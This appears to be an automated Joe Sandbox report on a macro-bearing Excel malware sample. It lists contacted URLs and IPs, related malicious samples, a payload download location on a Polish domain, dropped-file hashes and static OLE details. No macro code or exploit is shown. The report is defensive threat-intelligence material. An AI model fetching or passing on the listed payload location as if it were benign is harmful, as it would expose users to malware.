http://https://store.officeppe.com/addinstemplate	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://web.microsoftstream.com/video/	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://graph.windows.net	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://dataservice.o365filtering.com/	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://weather.service.msn.com/data.aspx	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://apis.live.net/v5.0/	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://management.azure.com	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://outlook.office365.com	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://incidents.diagnostics.office.com	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://api.office.net	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://incidents.diagnosticssdf.office.com	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://entitlement.diagnostics.office.com	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://autodiscover-s.outlook.com	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://templatelogging.office.com/client/log	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://management.azure.com/	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://ncus-000.contentsync.	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://devnull.onenote.com	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://messaging.office.com/	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://augloop.office.com/v2	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://skyapi.live.net/Activity/	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dataservice.o365filtering.com	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://directory.services.	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://onedrive.live.com/embed?	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://augloop.office.com	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.181.228.60	unknown	Poland		8308	NASK-COMMERCIALPL	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324302
Start date:	29.11.2020
Start time:	04:16:49
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 4m 12s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-143363659.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLS@3/7@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, UsoClient.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 92.122.145.220, 13.88.21.125, 104.43.139.144, 52.109.76.68, 52.109.12.24, 52.109.8.25, 51.11.168.160, 52.155.217.156, 20.54.26.129, 92.122.213.247, 92.122.213.194, 51.104.144.132 • Excluded domains from analysis (whitelisted): displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, prod.configsvc1.live.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, store-images.s-microsoft.com-c.edgekey.net, skypedataprdcolcus16.cloudapp.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.181.228.60	document-143363659.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1416696952.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1416696952.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1436581815.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1436581815.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1457050144.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1457050144.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1448745111.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1448745111.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1437759569.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1437759569.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1443549938.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1443549938.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1437303313.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1437303313.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1451937055.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1451937055.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1450891431.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1450891431.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1456899782.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ski-travel.pl	document-1416696952.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1416696952.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1436581815.xls	Get hash	malicious	Browse	• 194.181.228.60

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1436581815.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1457050144.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1457050144.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1448745111.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1448745111.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437759569.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437759569.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1443549938.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1443549938.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437303313.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437303313.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1451937055.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1451937055.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1450891431.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1450891431.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1456899782.xls	Get hash	malicious	Browse	• 194.181.228.60

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NASK-COMMERCIALPL	document-143363659.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1416696952.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1416696952.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1436581815.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1436581815.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1457050144.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1457050144.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1448745111.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1448745111.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437759569.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437759569.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1443549938.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1443549938.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437303313.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437303313.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1451937055.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1451937055.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1450891431.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1450891431.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1456899782.xls	Get hash	malicious	Browse	• 194.181.228.60

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\45C5F360-4AE9-4DA5-B7D4-18E869809BEF	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.378342066327321
Encrypted:	false
SSDEEP:	1536:wcQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:amQ9DQW+zBX8u
MD5:	B642B07C52C8E0A6FE746EEF1D936323
SHA1:	10B27B632D54D6A9D153A7FC7E72DD1CEA0BC382
SHA-256:	16A4FF4B782AB8A3F924497691F73DC75C90BA7AFC26AAAA1DF81BF33C62CA37

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\45C5F360-4AE9-4DA5-B7D4-18E869809BEF	
SHA-512:	CB62F07A0748BCF0813EB0189E00FABBEF7C073C6B588B43B9473ECF9B42DF38FBD2E93065BF4B9FA60DCDB575EFAE8CB7A48E99FAEBF20F0A4592F6844EBF21
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-29T03:17:45">.. Build: 16.0.13518.30530-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\A5C40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	314679
Entropy (8bit):	7.985596368022159
Encrypted:	false
SSDEEP:	6144:mB2rFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+M3i:hFPM8R3AsB+bjej/9cGi
MD5:	79B773B703E1C36080374F9BF70F1CBC
SHA1:	D6E0539D95B0DAE79302D437725B35301A5CDF01
SHA-256:	CE32DB9C651B951E6547B9BA37F470748540B7F6B8949893F707EA0836EA3E0A
SHA-512:	8D5BF127C595FCF45243D41CE9E3D57ABE1251BB2832B998236363DD75AF717B5FD97417E10A0262D65984FEE1AEF5D2508E6723BD8B136742E818201E235FF6
Malicious:	false
Reputation:	low
Preview:	.V.n.0....?.....(..r.izl.$...\K....I..RV.4p,.6.^..vfv....jcM....w5..f..'.....WV`.N....l....?.....h.5kS..8G..X...VV>Z..66<.....%p.L..-..a%.L*n6.x.d..+.w.e.....".P...+..VZ.....t.!.P..$k..51.;H..C..r....6k...GD08Mf.CE.]*...7....>.q...Q+(nEL?.%....'..K...a.l...6.L.9VY!..qbi..v...0u.....n....t.#::.S.....;.;.....C.....=....@....r.f..;...;..m.ik..\....s+"..Dm.9....#:T.OY../N.....p.....> .....<O..]....4.3e_...i...1.@....O.....PK.....!.C.T.....e.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:12:41 2019, mtime=Sun Nov 29 02:17:48 2020, atime=Sun Nov 29 02:17:48 2020, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.6636567029854445
Encrypted:	false
SSDEEP:	12:8+EXUsVduCH2POAL4OsW2+WrjAZ/DYbDY9LSeuSeL44t2Y+xIBjKZm:83/AvUAZbcDih7aB6m
MD5:	E250EE93B8C3278B9D4009B7484BA691
SHA1:	EFC1791FB86138829228CA61827DC69A4F32F509
SHA-256:	30DDCB8023D4019AB20E8088E1436250790AB9B97B794F1617AC1F189BEE56A9
SHA-512:	5E986152B848E07CD118E5F2551B08231F173619F86EFA5DA3771DB7B10ED9BD99AFE225784F2A3AEC7E525C4D78BFA4CEAC8586822870BD4DDA8DFC76AC901
Malicious:	false
Reputation:	low
Preview:	L.....F.....-...*.6.....6.....0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q+.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q{<..user.<.....N..}Q+.....#J.....!.~.j.o.n.e.s.....~.1.....}Q9...Desktop.h.....N..}Q9.....Y.....>.....4&..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....585948.....!a..%.H.VZAj...m<.....!a..%.H.VZAj...m<.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-143363659.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:51 2020, mtime=Sun Nov 29 02:17:48 2020, atime=Sun Nov 29 02:17:48 2020, length=338944, window=hide
Category:	dropped
Size (bytes):	4380
Entropy (8bit):	4.708863777457271
Encrypted:	false
SSDEEP:	48:8F/DYivWnicB6pF/DYivWnicB6p4/DYivWnicB6p4/DYivWnicB6:8F/DGKF/DGK4/DGK4/DG
MD5:	6E444DA1D3AAD3A0209B4B35D771CE14
SHA1:	55150509783CA4AEEB9AB4B2588F02B541ED262C
SHA-256:	1FBB5C23532425325AD224C51038462D0E4B9315108C785EF7A77AAE3DBF6B0B
SHA-512:	A4AF91C9F7E7030B8392D589B60F730AD82372B2AD41ABD1B24F70604C0D31103BB8F451E3AA6A3B921177F0BB09B8A0F4D89512DB9C753AA7D8BDE625CA523E

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-143363659.LNK	
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....R.....R.6.....R.6.....,.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q+.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q{<..user.<.....N..}Q+.....#J.....!.~.j.o.n.e.s.....~.1.....>Q|<..Desktop.h.....N..}Q+.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....z.2.,,..}Q4. .DOCUME~1.XLS..^.....>Qz<}Q4.....V.....r..d.o.c.u.m.e.n.t.-.1.4.3.3.6.3.6.5.9...x.l.s.....\.....-.....[.....>.S.....C:\Users\user\Desktop\document-143363659.xls..-.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.4.3.3.6.3.6.5.9...x.l.s.....:..,.LB.)...As...`.....X.....585948.....!a..%.H.VZAj.....!a..%.H.VZAj.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	225
Entropy (8bit):	4.757313547559536
Encrypted:	false
SSDEEP:	6:dj6Y9LabXVSELabXV6Y9LabXVSELabXV6Y9LabXVSELabXV6Y9LabXVy:dm1bXVSbXV61bXVSbXV61bXVSbXV61bc
MD5:	D9D785836017C7492C7D7B638AA0A837
SHA1:	B7197A598EC527ADF46028B7E7837EE182A351C0
SHA-256:	474E944E82BF60E74D36A829F7E550598DF72BB9B43028BD073A7B3EA1A40FAB
SHA-512:	ECFEBEC92CA86E10DF036C248EED082D5FEF228A822F06340D38E42465B0FA14DBEDB21F1C75AA2F31744CA7C1598E9A01C7188310D58CBE9305BD5A133B1E58
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..document-143363659.LNK=0..document-143363659.LNK=0..[xls]..document-143363659.LNK=0..document-143363659.LNK=0..[xls]..document-143363659.LNK=0..document-143363659.LNK=0..[xls]..document-143363659.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\86C40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	398847
Entropy (8bit):	7.1924452032797115
Encrypted:	false
SSDEEP:	6144:XcKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+Llfdo:iizo8RnsIROnr6n75Y2C
MD5:	1D3F9C5BEC4FCB0F0B52E1FA85F1F4E7
SHA1:	58CD680562A6B6FD86B8C86777CB564AED1CA7D8
SHA-256:	D30D0953482949312AEBAFD5B19A79974054628ACA20EC006D6E53460B84C602
SHA-512:	83BD57977AABA677EC0C4A39C683BD5D186544BDF980C8FF82D5C359C5C191577165613E4A3AE5B38296D4F5B62A5F87E28E3B12E2DCE9E1CAA7FFAA65D951B
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p....B.....a.....=.....=.....i..9J.8.....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create T ime/Date: Sat Sep 16 01:00:00 2006, Last Saved Tim e/Date: Thu Nov 26 09:47:25 2020, Security: 0
Entropy (8bit):	7.5235433659273285
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-143363659.xls
File size:	338944
MD5:	74bdbc9d1413b77ee917072acb6804a1
SHA1:	b1434c7a2a4163c7b0d8837e00315dc3327d14a2
SHA256:	ea3fafe9a5e2771adb636314b23765e263e263d4e3ad3d2 a3fc0a96a5f689be5
SHA512:	f5cc7475ca9da81cbecb5778cab384e62229c4cff8b6257 b08ea6654ff0e952fa315f4b54ccd03b1caa52f54e4612bb bcfc98d6d1c5155875158ef2111c41651
SSDEEP:	6144:YcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDph YHceXVhca+fMHLty/x2zZ8kpTv:eizo8RnsIROnr6n75Yo
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-143363659.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:47:25
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False

Document Summary	
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
